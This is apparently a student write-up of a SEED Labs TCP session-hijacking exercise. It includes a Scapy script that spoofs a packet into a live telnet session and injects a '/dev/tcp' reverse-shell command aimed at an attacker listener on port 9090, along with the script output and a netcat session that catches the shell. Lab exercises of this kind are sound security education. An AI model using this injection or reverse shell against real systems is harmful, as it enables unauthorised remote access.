
```
Seed Ubuntu 20.04
root@389af85a3976:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d2ea0ebc35b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Oct  5 03:51:00 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/4
seed@d2ea0ebc35b7:~$
```

Wireshark output while telnet 10.9.0.7 from 10.9.0.6 for seq number and acknowledgement number



Listening on port 9090



Code for reverse shell



```

1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src="10.9.0.6", dst="10.9.0.7")
5tcp = TCP(sport=34246, dport=23, flags="A", seq=1836510000, ack=3860718291)
6data = "\r /bin/bash -i > /dev/tcp/192.168.253.128/9090 0<&1 2>&1\r"
7pkt = ip/tcp/data
8ls(pkt)
9send(pkt, verbose=0, iface="br-4b43672156a8")

```

Running the code


```

[10/04/21] seed@VM: ~/.../volumes$ sudo chmod +x Task4_Reverse.py
[10/04/21] seed@VM: ~/.../volumes$ sudo ./Task4_Reverse.py
version      : BitField (4 bits)      = 4      (4)
ihl          : BitField (4 bits)      = None    (None)
tos          : XByteField              = 0      (0)
len          : ShortField              = None    (None)
id           : ShortField              = 1      (1)
flags        : FlagsField (3 bits)    = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)     = 0      (0)
ttl          : ByteField              = 64     (64)
proto        : ByteEnumField          = 6      (0)
chksum       : XShortField            = None    (None)
src          : SourceIPField          = '10.9.0.6' (None)
dst          : DestIPField            = '10.9.0.7' (None)
options      : PacketListField        = []     ([])
--
sport        : ShortEnumField          = 34246   (20)
dport        : ShortEnumField          = 23      (80)
seq          : IntField                = 1836510000 (0)
ack          : IntField                = 3860718291 (0)

```



Successfully reverse shell has been done



The screenshot displays a VMware Workstation interface with a single virtual machine named "Seed Ubuntu 20.04" running. The terminal window within the VM shows the following sequence of events:

```
[10/04/21]seed@VM:~/../volumes$ nc -lnvp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 45080
seed@d2ea0ebc35b7:~$
```

The terminal prompt changes from `seed@VM` to `seed@d2ea0ebc35b7`, indicating a successful reverse shell connection. The VMware interface includes a sidebar with a library of VMs and a top menu bar with options like File, Edit, View, VM, Tools, and Help.